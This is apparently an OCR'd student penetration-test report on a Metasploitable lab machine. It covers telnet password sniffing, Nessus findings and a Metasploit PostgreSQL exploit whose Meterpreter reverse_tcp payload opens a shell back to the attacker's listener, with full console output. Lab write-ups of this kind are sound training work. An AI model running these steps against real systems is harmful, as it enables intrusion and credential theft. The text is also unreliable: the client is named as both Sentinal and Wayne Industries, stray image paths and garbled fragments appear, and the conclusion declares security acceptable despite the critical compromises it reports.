
This is a tool that can reveal system shortcuts. B. Which people and subsystems are connected to it.







Nessus

Nessus is a vulnerability scanning tool. This tool helps identify vulnerabilities classified as vulnerabilities as their impact. Sentinal Industries IP address 192.168.145.131 These are identified vulnerabilities.







Telnet

This is an application protocol and is used to gain remote administrative rights on another computer. Telnet port number is 23 and his telnet port 23 on computer is open.The main vulnerability of telnet is that telnet sends data in plaintext. So, with his Wireshark connection running in the background of the system, the attacker can obtain the username and password and log into the system as shown below.

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ /home/kali
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.145.131
Trying 192.168.145.131...
Connected to 192.168.145.131.
Escape character is '^]'.
          _          _     _ _     _   _    ____
 _ __ ___  ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \/ _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | __/ || (_| \__ \ |_) | | (_) | | || (_| | | | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sun Oct 23 00:04:00 EDT 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

As above, the Wayne Industries employees were instructed to log into the system normally via a telnet connection while Wireshark was running in the background. Then, by looking at the telnet connection captured by -Wireshark and following the TCP stream, I was able to retrieve the username and password.

```
kali@kali: ~
File  Actions  Edit  View  Help
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                |_|
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sun Oct 23 00:04:00 EDT 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Finally, after collecting the data (username and password), I was able to log into the system by providing the username and password of the found. In addition, I was able to find the password used to log into the root of the system.

```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Sun Oct 23 00:04:00 EDT 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

Vulnerabilities

• Bind Shell Backdoor Detection

□ Critical Vulnerability

 Shell listening on remote port without requiring authentication. An attacker can use this by connecting to a remote port and sending commands directly.

• Open port detected, information disclosure.

• Weak remote SSH host key.

• SMB servers running on remote hosts are vulnerable to a badlock vulnerability.

• Disclosure of information about NFS exported shares

• Detection of unsupported versions of Unix operating systems.

• vsftpd v2.3.4 Backdoor Command Execution/CVE:2011-2523. (VID004).

Corrective Action

• Check if the remote host has been compromised and reinstall the system if necessary.

• Close unnecessary ports and blacklist ICMP packets.

• Consider all cryptographic material generated on remote hosts to be guessable. In particular, all SSH, SSL, and OpenVPN key material should be regenerated.

• Samba Badlock Vulnerability:

Update to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

• Configure NFS on the remote host so that only authorized hosts can mount the remote share.

• Upgrade to a currently supported version of the Unix operating system.

• Patch the vsftpd ftp service to the latest version or remove the service from the server if it is not available.

Exploitation

Metasploit Framework

The Metasploit framework is the framework used to exploit vulnerabilities and this framework is built into Kali Linux.

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ msfconsole

=[ metasploit v6.1.4-dev                           ]
```

```
File  Actions  Edit  View  Help
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more

msf6 > search postgresql

Matching Modules
================

  #  Name                                                     Disclosure Date  Rank    Check  Description
  -  ----                                                     ---------------  ----    -----  -----------
  0  auxiliary/server/capture/postgresql                                       normal  No     Authentication Capture:
PostgreSQL
  1  post/linux/gather/enum_users_history                                      normal  No     Linux Gather User Histor
y
  2  exploit/multi/http/manage_engine_dc_pmp_sqli             2014-06-08       excellent Yes    ManageEngine Desktop Cen
tral / Password Manager LinkViewFetchServlet.dat SQL Injection
  3  auxiliary/admin/http/manageengine_pmp_privesc            2014-11-08       normal  Yes    ManageEngine Password Ma
nager SQLAdvancedALSearchResult.cc Pro SQL Injection
  4  exploit/multi/postgres/postgres_copy_from_program_cmd_exec 2019-03-20      excellent Yes    PostgreSQL COPY FROM PRO
GRAM Command Execution
  5  exploit/multi/postgres/postgres_createlang               2016-01-01       good    Yes    PostgreSQL CREATE LANGUA
GE Execution
  6  auxiliary/scanner/postgres/postgres_dbname_flag_injection                 normal  No     PostgreSQL Database Name
```

```
kali@kali: ~
File  Actions  Edit  View  Help
Command Line Flag Injection
  7  auxiliary/scanner/postgres/postgres_login                  normal  No  PostgreSQL Login Utility
  8  auxiliary/admin/postgres/postgres_readfile                 normal  No  PostgreSQL Server Generi
c Query
  9  auxiliary/admin/postgres/postgres_sql                      normal  No  PostgreSQL Server Generi
c Query
  10 auxiliary/scanner/postgres/postgres_version                normal  No  PostgreSQL Version Probe
  11 exploit/linux/postgres/postgres_payload        2007-06-05  excellent  Yes  PostgreSQL for Linux Pay
load Execution
  12 exploit/windows/postgres/postgres_payload      2009-04-10  excellent  Yes  PostgreSQL for Microsoft
Windows Payload Execution
  13 auxiliary/admin/http/rails_devise_pass_reset   2013-01-28  normal  No  Ruby on Rails Devise Aut
hentication Password Reset

Interact with a module by name or index. For example info 13, use 13 or use auxiliary/admin/http/rails_devise_pass_reset

msf6 > use 11
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  DATABASE template1        yes       The database to authenticate against
  PASSWORD postgres         no        The password for the specified username. Leave blank for a random password.
```

```
kali@kali: ~
File  Actions  Edit  View  Help
Interact with a module by name or index. For example info 13, use 13 or use auxiliary/admin/http/rails_devise_pass_reset

msf6 > use 11
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  DATABASE template1        yes       The database to authenticate against
  PASSWORD postgres         no        The password for the specified username. Leave blank for a random password.
  RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me
                                      tasploit
  RPORT    5432             yes       The target port
  USERNAME postgres         yes       The username to authenticate as
  VERBOSE  false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  LHOST                   yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port
```

```
kali@kali: ~
File  Actions  Edit  View  Help

msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.145.131
rhosts => 192.168.145.131
msf6 exploit(linux/postgres/postgres_payload) > set hosts 192.168.145.128
hosts => 192.168.145.128
msf6 exploit(linux/postgres/postgres_payload) > set lport 1234
lport => 1234
msf6 exploit(linux/postgres/postgres_payload) > exploit

[-] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(linux/postgres/postgres_payload) > set lhosts 192.168.145.128
lhosts => 192.168.145.128
msf6 exploit(linux/postgres/postgres_payload) > exploit

[-] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.145.128
lhost => 192.168.145.128
msf6 exploit(linux/postgres/postgres_payload) > opt
[-] Unknown command: opt
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
```

```
kali@kali: ~
File  Actions  Edit  View  Help

  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  DATABASE  template1      yes     The database to authenticate against
  PASSWORD  postgres       no      The password for the specified username. Leave blank for a random password.
  RHOSTS    192.168.145.131 yes    The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Me
                           tasploit
  RPORT     5432           yes     The target port
  USERNAME  postgres       yes     The username to authenticate as
  VERBOSE   false          no      Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  ---------------  --------  -----------
  LHOST 192.168.145.128  yes     The listen address (an interface may be specified)
  LPORT 1234             yes     The listen port


Exploit target:

  Id  Name
  --  ----
  0   Linux x86
```

```
kali@kali: ~
File  Actions  Edit  View  Help
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.145.128:1234
[*] 192.168.145.131:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/pUoUNUFP.so, should be cleaned up automatically
[*] Sending stage (984904 bytes) to 192.168.145.131
[*] Meterpreter session 1 opened (192.168.145.128:1234 -> 192.168.145.131:54038) at 2022-10-23 01:35:33 -0400

meterpreter > ifconfig

Interface 1
============
Name     : lo
Hardware MAC : 00:00:00:00:00:00
MTU      : 16436
Flags    : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface 2
============
Name     : eth0
Hardware MAC : 00:0c:29:be:f8:7b
MTU      : 1500
```

Impact of Sentinel Industries

These are significant vulnerabilities for Wayne Industries and expose the industry to a certain level of risk. The attacker has complete access to Sentinal Industries' machines through open ports. This is a very big deal and can lead to the spread of highly sensitive information about your company.

These are some of the affected areas.

1. Customer information database.

2. Trade Secret of Sentinal Industries.

3. Personal Information.

4. Enhancement level.

5. Trade Secrets.

6. payment process.

Recommendation

We strongly recommend updating your system to the latest Samba version [Samba - Security Updates and Information]

to ensure your system is protected.

1. Implement a strong password policy.

2. Update the operating system to the latest version.

3. Implement a firewall and route traffic between segments through the firewall.

4. Filter unwanted ICMP packets.

Final Analysis

Severity Rating	Vulnerability	Remediation
Medium	Linux telnetd	As telnet is a unsecured and transfers data in clear text it is highly advised that SSH is used
Medium	PostgreSQL DB 8.3.0 – 8.3.7	In order to make sure to protect the system it is highly recommended to update the system to the latest postgresql DB version PostgreSQL: Security Information PostgreSQL: Versioning Policy PostgreSQL: Downloads
Critical	Samba smbd 3.X – 4.X (workgroup: WORKGROUP)	In order to make sure to protect the system it is highly recommended to update the system to the latest samba version Samba - Security Updates and Information

Conclusion

During the information gathering and vulnerability scanning of these complete internal and external systems, numerous vulnerabilities and logic flaws/best practices issues were continuously discovered.

Exploited some vulnerabilities to inform the impact and identify people not in IT. Therefore, it is recommended to implement the basic countermeasures described in Vulnerability Research to avoid malicious activity. Additionally, most of these bugs are often discovered during penetration testing. As a result, the overall security of Wayne's Industries' internal and external systems was evaluated. We can say that we have an infrastructure that meets acceptable security standards.